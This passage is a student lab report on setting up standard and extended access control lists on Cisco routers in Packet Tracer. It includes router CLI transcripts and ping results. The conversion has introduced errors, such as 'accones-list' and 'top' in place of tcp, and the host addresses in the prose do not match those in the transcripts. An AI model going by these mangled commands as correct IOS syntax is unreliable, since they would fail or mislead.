Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 6ms, Average = 3ms

C:\>
```

RESULT:

Hence, we have successfully performed and verified firewall configuration in cisco packet tracer.

Course: Information Security Management

Date: 23-04-2022

Course Code: CSE3501 (L51+L52)

Name: Ashwin Santosh

Reg. No: 19BEC1027

LAB 13

Standard and Extended Access Control Lists

AIM:

To implement Access Control List in a two-router network configuration using cisco packet tracer.

SOFTWARE REQUIRED:

Cisco Packet Tracer

DESCRIPTION:

Cisco Packet Tracer:

Cisco Packet Tracer is a comprehensive networking technology teaching and learning tool that offers a unique combination of realistic simulation and visualization experiences, assessment, activity authoring capabilities, and multiuser collaboration and competition opportunities. Innovative features of Packet Tracer will help students and teachers collaborate, solve problems, and learn concepts in an engaging and dynamic social environment

Access Control List:


An access control list (ACL) is a list of rules that specifies which users or systems are granted or denied access to a particular object or system resource. Access control lists are also installed in routers or switches, where they act as filters, managing which traffic can access the network.

IMPLEMENTATION:


Task 1:

Setup a two-router network and assign the IP address to each end devices.

Perform static routing to each of the routers



Router:



Ping:

PC1 to Server

```
C:\>ping 10.10.10.2

Pinging 10.10.10.2 with 32 bytes of data:

Reply from 10.10.10.2: bytes=32 time<1ms TTL=126

Ping statistics for 10.10.10.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Task 2:

For standard ACL we can deny or allow PC's access.

Enter the following command in Router 0

Step 1:

Router>en

Router#config t

Enter configuration commands, one per line. End with CNTL/Z.

Router(config)#ip access-list ?

extended Extended Access List

standard Standard Access List

Router(config)#ip access-list standard 10

Router(config-std-nacl)#permit 192.168.10.1 0.0.0.0

Router(config-std-nacl)#exit

Router(config)#ip access-list standard 10

Router(config-std-nacl)#deny 192.168.10.2 0.0.0.0

Router(config-std-nacl)#exit

Router(config)#[/p]

```
Router0
Physical Config CLI Attributes
IOS Command Line Interface
DRAM configuration is 64 bits wide with parity disabled.
255K bytes of non-volatile configuration memory.
249856K bytes of ATA System CompactFlash 0 (Read/Write)

Press RETURN to get started!

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/0, changed
state to up

%LINEPROTO-5-UPDOWN: Line protocol on Interface GigabitEthernet0/1, changed
state to up

Router>en
Router#config t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#ip access-list ?
  extended Extended Access List
  standard Standard Access List
Router(config)#ip access-list standard 10
Router(config-std-nacl)#permit 192.168.10.1 0.0.0.0
Router(config-std-nacl)#exit
Router(config)#ip access-list standard 10
Router(config-std-nacl)#deny 192.168.10.2 0.0.0.0
Router(config-std-nacl)#exit
Router(config)#
Router#
43Y3-5-CONFIG_I: Configured from console by console
```

Step 2:

```
Router#config t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#int g0/0
Router(config-if)#ip access-group ?
<1-199> IP access list (standard or extended)
WORD Access-list name
Router(config-if)#ip access-group 10 out
```

```
Router#config t
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#int g0/0
Router(config-if)#ip access-group ?
<1-199> IP access list (standard or extended)
WORD Access-list name
Router(config-if)#ip access-group 10 out
Router(config-if)#show ip access-lists 10
^
```

```
Router#show ip access-lists 10
Standard IP access list 10
  permit host 192.168.10.1
  deny host 192.168.10.2
```

Server0

Physical Config Services Desktop Programming Attributes

Command Prompt X


```
Pinging 192.168.10.2 with 32 bytes of data:
Reply from 172.168.10.1: Destination host unreachable.

Ping statistics for 192.168.10.2:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Extended ACL:

Enter the following commands in Router 1

access-list ? → access-list 101 permit tcp 192.168.0.0 0.0.0.255 host 192.168.1.3 → deny icmp 192.168.0.0 0.0.0.255 host 192.168.1.3 → ip acc → ip access-list 101 → int fa → int fastEthernet1/0 → ip ac → ip access-group 101 out



The image shows two windows side-by-side. The left window is titled 'Router0' and displays the Cisco IOS Command Line Interface (CLI). It shows configuration commands for creating an access list (standard 10) and applying it to an interface (g0/0). The right window is a command prompt window showing the output of a 'ping' command to 192.168.1.3, which failed due to destination host unreachable.

```
IOS Command Line Interface
%LINKPROTO=5-UPDOWN: Line protocol on interface GigabitEthernet0/0, changed state to up
%LINKPROTO=5-UPDOWN: Line protocol on Interface GigabitEthernet0/1, changed state to up

Router>en
Router#config terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#ip access-list ?
  extended  Extended Access List
  standard Standard Access List
Router(config)#ip access-list ip access-list standard 10
  ^
% Invalid input detected at '' marker.

Router(config)#ip access-list standard 10
Router(config-std-nacl)#permit 192.168.10.1 0.0.0.0
Router(config-std-nacl)#deny 192.168.10.2 0.0.0.0
Router(config-std-nacl)#exit
Router(config)#int g0/0
Router(config-if)#ip access-group ?
  <1-199>  IP access list (standard or extended)
    WORD      Access-list name
Router(config-if)#ip access-group 10 ?
  in     inbound packets
  out    outbound packets
Router(config-if)#ip access-group 10 out
Router(config-if)#
Ctrl+F6 to exit CLI focus
```

```
C:\>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:

Reply from 10.0.0.2: Destination host unreachable.

Ping statistics for 192.168.1.3:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Cisco Packet Tracer

Welcome to Cisco Packet Tracer. Opening doors to new opportunities.
Mind Wide Open.

Quick Links:

- [A small page](#)
- [Copyrights](#)
- [Image page](#)
- [Image](#)

Denying web browser access from PC5 to PC3:

Delete the previous access list using no ip access-list extended 101 commands. Now use the following commands to deny only web server access –

access-list 101 permit icmp 192.168.0.2 0.0.0.0 host 192.168.1.2 → deny tcp 192.168.0.1 0.0.0.0 host 192.168.1.2 eq 80
→ permit tcp 192.168.0.1 0.0.0.0 host 192.168.1.2 eq 80
→ deny icmp 192.168.0.2 0.0.0.0 host 192.168.1.2

After denying access from network 1 to network 2 now enable access-group list using “ip access-group 101 out” and now we can check which pc has access and which has no access using “show ip access-lists”

```
R1(config-if)#ip access-group 101 out
R1(config-if)#no ip
R1(config-if)#no ip acc
R1(config-if)#no ip acc
R1(config-if)#no ip access-li
R1(config-if)#exit
R1(config)#no ip a
R1(config)#no ip access-list ext
R1(config)#no ip access-list extended 101
R1(config)#acc
R1(config)#accones-list 7
<1-99> IP standard access list
<100-199> IP extended access list
R1(config)#accones-list 101 ?
deny Specify packets to reject
permit Specify packets to forward
remark Access list entry comment
R1(config)#accones-list 101 permit icmp 192.168.0.2 0.0.0.0 ?
A.B.C.D Destination address
any Any destination host
host A single destination host
R1(config)#accones-list 101 permit icmp 192.168.0.2 0.0.0.0 host 192.168.1.3
R1(config)#accones-list 101 deny top 192.168.0.2 0.0.0.0 host 192.168.1.3 eq 80
R1(config)#accones-list 101 permit tcp 192.168.0.3 0.0.0.0 host 192.168.1.3 eq 80
R1(config)#accones-list 101 deny icmp 192.168.0.3 0.0.0.0 host 192.168.1.3
R1(config)#int fal/0
R1(config-if)#ip acc
R1(config-if)#ip access-group 101 out
R1(config-if)#exit
R1(config)#show ip
R1(config)#show ip ac
R1(config)#exit
R1#
#STD-5-CONFIG-In: Configured from console by console
R1#show ip
R1#show ip ac
R1#show ip access-lists
Extended IP access list 101
10 permit icmp host 192.168.0.2 host 192.168.1.3
20 deny top host 192.168.0.2 host 192.168.1.3 eq www {12 match(es)}
30 permit top host 192.168.0.3 host 192.168.1.3 eq www
40 deny icmp host 192.168.0.3 host 192.168.1.3
```

Ping test:

```
C:\>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:
Reply from 10.0.0.2: Destination host unreachable.

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>ping 192.168.1.3

Pinging 192.168.1.3 with 32 bytes of data:
Reply from 10.0.0.2: Destination host unreachable.

Ping statistics for 192.168.1.3:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

Website:



INFERENCE:

Hence, we have successfully simulated and verified ACL networks in Cisco packet tracer.